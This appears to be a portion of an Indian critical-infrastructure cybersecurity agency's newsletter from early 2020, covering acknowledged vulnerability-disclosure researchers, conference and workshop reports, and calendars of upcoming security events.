The NCIIPC Responsible Vulnerability Disclosure Program provides opportunity for researchers to disclose vulnerability observed in Nation's Critical Information Infrastructure. NCIIPC acknowledges following top 15 researchers for their contributions during Dec. 2019 to Feb 2020 towards disclosure of vulnerabilities for protection of National Critical Information Infrastructure:

- Securium Solutions Pvt Ltd
- Aman Deep
- Shashwat
- Tushar Vaidya
- Suraj Sunil Gupta
- Kartik Adak
- Navaneeth Shyam
- Riddhi Savla
- Santosh Kumar
- Damini Soni
- Shouvik Dutta
- Dhruvi Mistry
- Tejas Pingulkar
- Ranjeet Singh
- Pankaj Kumar Thakur

NCIIPC acknowledges the researchers for their contributions towards protection of National Critical Information Infrastructure.

INDISEC 2020: Cyber & Internal Security

ASSOCHAM along with NCIIPC, NCRB, Ministry of Electronics and IT organised the "INDISEC 2020: CYBER & INTERNAL SECURITY", India's most comprehensive EXPO & Summit on 17th Feb. 2020 at Hotel Shangri-La, New Delhi. DG, NCIIPC addressed the audience on 'Cyber Risk Exposure: *How do you prepare for most advanced cyber-attacks, emerging threats, cybersecurity risks and vulnerabilities?'*

DG, NCIIPC addressed a panel session at INDISEC 2020

India Smart Utility Week (ISUW) 2020

India Smart Grid Forum organised an International Conference and Exhibition on Smart Energy and Water for Smarter Cities from 3rd to 7th March 2020 at The Lalit Hotel, New Delhi. ISUW 2020 brought together India's leading Electricity, Gas and Water Utilities, Policy Makers, Regulators, Investors and world's top-notch Smart Energy Experts and Researchers to discuss trends, share best practices and showcase next generation technologies and products in smart energy and smart cities domains. DG, NCIIPC addressed panel on 'Power Systems Security in the Era of Cyber Wars'

DG, NCIIPC in a panel session at ISUW 2020

BSE & SEBI Cyber Security Conference 2020

BSE in association with SEBI and Maharashtra Cyber organised 'Cyber Security Conference' on Friday, January 10, 2020 at the BSE International Convention Hall, Mumbai. Dr. Ajeet Bajpai, DG NCIIPC, Sh. Sanjay Bahl, DG CERT-IN, Sh. Brijesh Singh, IPS, Spl. IGP Cyber, Smt. Rama Vedashree, and CEO DSCI were present for the Keynote Address. The conference discussed on various developments and nuances in the area of cyber risk and data privacy for stakeholders in the capital markets.

Information Security Media Group's Cybersecurity Summit

Information Security Media Group's Cybersecurity Summit, New Delhi was held on March 05, 2020 at Hotel Pullman, Aerocity, New Delhi. Col. Pradeep Bhat (Retd) from NCIIPC participated in the Fireside Chat on Critical Information Infrastructure.

DTF event for States and UTs at MDI, Gurugram

NCIIPC in collaboration with Information Sharing and Analysis Center (ISAC) organised Defend the Flag (DTF) event for the officials of States and UTs at MDI, Gurugram on 24th and 25th January 2020. DTF event brought together the top decision makers of States and UTs to discuss the latest developments in cyber security, issues/challenges faced by organisations etc. Sh. Sanjeev Chawla, DDG, NCIIPC delivered the opening address in the event on 24th Jan 2020.

DDG, NCIIPC addressed at DTF Event

Cyber Security Workshop for Indian Railway and Metros

Cyber Security workshop specific to Indian Railway and different Metro Railways was conducted by NCIIPC along with Policy Perspectives Foundation (PPF). Reps from Indian Railway and various Metro Railways attended the workshop. Lecture on CII was delivered by DDG, NCIIPC and lecture on Cyber Security Hygiene was delivered by Director, NCIIPC. Panel discussion on Railway Security Agenda for 2020 was attended by DDG, NCIIPC along with Sh. PC Haldar (PPF), Sh. NS Sodha (PPF), Sh. Vinod Gupta (GM/PRS, IR), Sh. Neeraj Verma (GM/FOIS, IR) and Sh. CV Ramdas (GM/IT BMRC).

DDG, NCIIPC During panel discussion of Railway Security Agenda for 2020

DDG, NCIIPC delivered an inaugural talk

Cyber Security Workshop by PGCIL

Power Grid Corporation of India Limited (PGCIL) organised Cyber Security Workshop on 14 Feb 2020. DDG, NCIIPC delivered inaugural talk and took session to identify Critical Information Infrastructure (CII). Event was attended by CISOs of Power (Transmission) Sector.

NCIIPC for Empowering Cybersecurity in CNS/ATM Network

To immunize aerospace from cyber threat & enhancing safety of flying passengers, Airports Authority of India (AAI) has adopted Critical Information Infrastructure (CII) identification process in co-ordination with NCIIPC for empowering Cybersecurity in CNS/ATM network.

InCTF
InCTF
A huge thanks to all our 250+ participants of Amrita InCTF 10th edition
AMRITA

Amrita InCTF

Amrita InCTF's innovative learn-hack-win contest was partnered with NCIIPC and private organizations such as Cisco, Amazon, TBB, VMWare, Netcon, Audius and Juniper Networks. The contest aims to expose and nurture young talents in the area of cybersecurity.

PANEL DISCUSSION | DAY 1
Global Cybersecurity Forum
Safeguarding Critical National Infrastructure
Getting and Staying Aheaddi
Ajeet Bajpai

G20 Cyber Security Dialogue

Dr. Ajeet Bajpai, DG NCIIPC represented India in G20 Cyber Security Dialogue at Riyadh on 3 Feb 2020. DG NCIIPC talked about Safeguarding Critical National Infrastructure at Global Cybersecurity Forum (GCF) in Riyadh on 4 Feb 2020. GCF is a catalyst platform designed to create a more resilient and better cyber world for all.

Upcoming Events - Global

April 2020

• 4th Annual Denver Cyber Security Summit, Denver	2 Apr
• CypherCon 5.0, Milwaukee	2-4 Apr
• Malware Analyst Conference, Padua	4 Apr
• OFFZONE 2020, Moscow	16-17 Apr
• 2020 Cybersecurity & Fraud Summit, Chicago	21 Apr
• Critical Infrastructure Protection and Resilience Americas, New Orleans	28-30 Apr
• ItaliaSec Summit, Milan	28-29 Apr
• Cyber Security of Critical Infrastructure, Dubrovnik	29-30 Apr

APRIL 2020

S	M	T	W	T	F	S
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30		

May 2020

• RuheSec 2020, Bochum	5-8 May
• Smart Grid Innovation 2020, Brussels	12-14 May
• 5th Annual Dallas Cyber Security Summit, Dallas	15 May
• 2020 CSO Summit, Washington DC	18-19 May
• 41st IEEE Symposium on Security and Privacy, San Francisco	18-20 May
• Cyber and Technology Day at Fort Gordon, Georgia	20 May
• Dallas CISO Executive Summit Q2, Dallas	27 May
• CyCon, Tallinn	26-29 May

MAY 2020

S	M	T	W	T	F	S
31					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30

June 2020

• Garter Security & Risk Management Summit, National Harbor	1-4 Jun
• CONFidence 2020, Krakow	1-2 Jun
• c0c0n Hacking and Cyber Security Middle East, Abu Dhabi	15-18 Jun
• O'Reilly Infrastructure and Ops Conference, Santa Clara	15-18 Jun
• CyberTech Asia, Bangkok	19-20 Jun
• European Conference on Cyber Warfare and Security, Chester	25-26 Jun
• REVULN 20x2, St. Paul's Bay	25-26 Jun

Gartner

Gartner IT Infrastructure, Operations & Cloud Strategies Conference

14 – 15 May 2020 | Mumbai, India

JUNE 2020						
S	M	T	W	T	F	S
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30				

JULY 2020						
S	M	T	W	T	F	S
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	

July 2020

• Inaugural Toronto Cyber Security Summit, Toronto	14 Jul
• CyberTech Midwest, Indianapolis	14-15 Jul
• 2020 Cybersecurity Summit Brazil, Sao Paulo	16-17 Jul
• Utility Cyber Security Forum, Oklahoma City	21-22 Jul
• FutureCon Omaha Cyber Security Conference, Omaha	29 Jul

Upcoming Events - India

• International Conference on Big Data, IoT Cyber Security and Information Technology, Coimbatore	7 Apr
• EMERGE 2020, Chennai	8-9 Apr
• IT-SA India - India's IT Security Expo and Conference, Mumbai	21-22 Apr
• BFSI Technology & Cyber Security Summit & Awards, Mumbai	30 Apr
• 2020 Cybersecurity Summit, Bengaluru	12 May
• Gartner IT Infrastructure, Operations & Cloud Strategies Conference, Mumbai	14-15 May
• 2020 Cybersecurity Summit, Mumbai	2 Jun
• Secure Cyber Security Summit, Mumbai	11 Jun
• Internet of Things India expo: Exhibitor Profile, New Delhi	7-9 Jul
• International Conference on Cyber Security in Emerging Digital Era, Uttar Pradesh	24-25 Jul
• Meridian 2020, New Delhi	27-30 Jul
• Embedded Safety & Security Summit, Bengaluru	28 Jul

General Help		helpdesk1@nciipc.gov.in helpdesk2@nciipc.gov.in
Incident Reporting	:	ir@nciipc.gov.in
Vulnerability Disclosure	:	rvdp@nciipc.gov.in
Malware Upload	:	mal.repository@nciipc.gov.in

MINISTRY OF HEALTH AND FAMILY WELFARE
GOVERNMENT OF INDIA
Help us to Help you
Prepare, Don't Panic!
Give your ideas & suggestions to help fight #CoronaVirus

Feedback/Contribution

Suggestions, feedback and contributions are welcome at
newsletter@nciipc.gov.in

Disclaimer
NCIIPC does not endorse any vendor, product or service. The content of the newsletter is for informational purpose only. Readers may validate the information on their own.